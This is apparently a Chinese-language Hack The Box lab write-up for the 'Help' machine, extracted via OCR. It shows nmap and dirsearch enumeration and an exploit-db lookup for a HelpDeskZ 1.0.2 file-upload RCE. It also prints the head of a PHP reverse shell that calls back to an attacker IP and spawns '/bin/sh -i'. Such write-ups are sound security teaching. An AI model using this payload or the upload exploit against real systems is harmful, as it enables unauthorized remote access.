
概述 （Overview）




Help has been Pwned!

Congratulations 0x584A, best of luck in capturing flags ahead!

#7128	30 Apr 2021	30
MACHINE RANK	PWN DATE	POINTS EARNED

- MACHINE TAGS
  - Python
  - SQL
  - Arbitrary File Upload
  - SQLi
  - Web

攻击链 （Kiillchain）




TTPs （Tactics, Techniques & Procedures）

- nmap
- dirsearch
- exploit-db
- inql
- Linux Kernel Privilege Escalation


阶段1：枚举

首先还是通过 Nmap 进行开局：



```
┌──(root💀 kali)-[/home/kali/hackthebox/help]
└─# cat nmap/AllPort.nmap
# Nmap 7.91 scan initiated Fri Apr 30 10:23:32 2021 as: nmap -p- -oA nmap/AllPort -T4 -v --min-rate 1000 10.10.10.121
Increasing send delay for 10.10.10.121 from 0 to 5 due to 853 out of 2132 dropped probes since last increase.
Warning: 10.10.10.121 giving up on port because retransmission cap hit (6).
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for help.htb (10.10.10.121)
Host is up (0.73s latency).
Not shown: 61204 closed ports, 4328 filtered ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3000/tcp open  ppp
```

开放端口很少，80 页面为默认 Apache 组件首页：



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 serv
systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache p
read this page, it means that the Apache HTTP server installed at this site is working pr
file (located at `/var/www/html/index.html`) before continuing to operate your HTTP serv

If you are a normal user of this web site and don't know what this page is about, this pr
currently unavailable due to maintenance. If the problem persists, please contact the si


Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configura
optimized for interaction with Ubuntu tools. The configuration system is **fully documente**
/README.Debian.gz. Refer to this for the full documentation. Documentation for the we
accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is a


```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
```

查看 3000 端口，页面只显示了一串英文，关键信息：用户 `Shiv` ，查询凭证：



```
message:    "Hi Shiv, To get access please find the credentials with given query"
```

`Hi Shiv, To get access please find the credentials with given query`




```
HTTP/1.1 304 Not Modified
X-Powered-By: Express
ETag: W/"51-gr8XZ5dnsfHNaB2KgX/Gxm9yVZU"
Date: Fri, 30 Apr 2021 14:27:35 GMT
Connection: keep-alive
```


在 header 中发现服务指纹信息 `Express` 。

> Express 是一种保持最低程度规模的灵活 Node.js Web 应用程序框架，为Web 和移动应用程序提供一组强大的功能。

利用 dirsearch 枚举下路径信息，发现存在一个 `/support/` 路径：



```
┌──(root💀 kali)-[/home/kali/tools/dirsearch]
└─# python3 dirsearch.py -u http://10.10.10.121 -t 30

  _|. _ _  _  _  _ _|_    v0.4.1
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10877

Error Log: /home/kali/tools/dirsearch/logs/errors-21-04-29_10-12-26.log

Target: http://10.10.10.121/

Output File: /home/kali/tools/dirsearch/reports/10.10.10.121/_21-04-29_10-12-30.txt

[10:12:30] Starting:
[10:12:56] 403 -  298B  - /.ht_wsr.txt
[10:12:56] 403 -  301B  - /.htaccess.orig
[10:12:56] 403 -  301B  - /.htaccess.bak1
[10:12:56] 403 -  301B  - /.htaccess.save
[10:12:56] 403 -  303B  - /.htaccess.sample
[10:12:56] 403 -  301B  - /.htaccess_orig
[10:12:56] 403 -  302B  - /.htaccess_extra
[10:12:56] 403 -  299B  - /.htaccessBAK
[10:12:56] 403 -  299B  - /.htaccess_sc
[10:12:56] 403 -  299B  - /.htaccessOLD
[10:12:56] 403 -  300B  - /.htaccessOLD2
[10:12:56] 403 -  292B  - /.html
[10:12:56] 403 -  301B  - /.htpasswd_test
[10:12:56] 403 -  291B  - /.htm
[10:12:56] 403 -  297B  - /.htpasswds
[10:12:56] 403 -  298B  - /.httr-oauth
[10:13:02] 403 -  292B  - /.php3
[10:13:02] 403 -  291B  - /.php
[10:15:05] 200 -   11KB - /index.html
[10:15:07] 301 -  317B  - /javascript  ->  http://10.10.10.121/javascript/
[10:15:58] 403 -  300B  - /server-status
[10:15:58] 403 -  301B  - /server-status/
[10:16:08] 301 -  314B  - /support  ->  http://10.10.10.121/support/
[10:16:09] 200 -    4KB - /support/

Task Completed
```




阶段2：工具和利用

阶段2.1：exploit尝试

服务的信息为 `HelpDeskZ Support Center`，尝试搜索 exploit-db：

```
# searchsploit HelpDeskZ
---------------------------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------------------------
HelpDeskZ 1.0.2 - Arbitrary File Upload
HelpDeskZ < 1.0.2 - (Authenticated) SQL Injection / Unauthorized File Download
---------------------------------------------------------------------------------------
Shellcodes: No Results
```

看描述是存在文件上传的问题，通过查看 README.md 确认下当前版本：




```
┌──(kali㉿kali)-[~/hackthebox/Help]
└─$ curl http://10.10.10.121/support/README.md
![](/images/logo.png)

Version: 1.0.2 from 1st June 2015<br>
Developed by: Evolution Script S.A.C.<br>
[Help Desk Software HelpDeskZ](http://www.helpdeskz.com)

HelpDeskZ is a free PHP based software which allows you to manage your site

## Requirements
```

利用步骤：


```
So by guessing the time the file was uploaded, we can get RCE.

Steps to reproduce:

http://localhost/helpdeskz/?v=submit_ticket&action=displayForm

Enter anything in the mandatory fields, attach your phpshell.php, solve the captcha and

Call this script with the base url of your HelpdeskZ-Installation and the name of the fi

exploit.py http://localhost/helpdeskz/ phpshell.php
```

准备上传的反弹shell：



```
┌──(kali㉿kali)-[~/hackthebox/Help]
└─$ vim php-reverse-shell.php

┌──(kali㉿kali)-[~/hackthebox/Help]
└─$ head ./php-reverse-shell.php
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.16.7';  // CHANGE THIS
$port = 9900;        // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
```

测试了一下上传提示没有权限，看来是需要登录才行：




Your ticket details

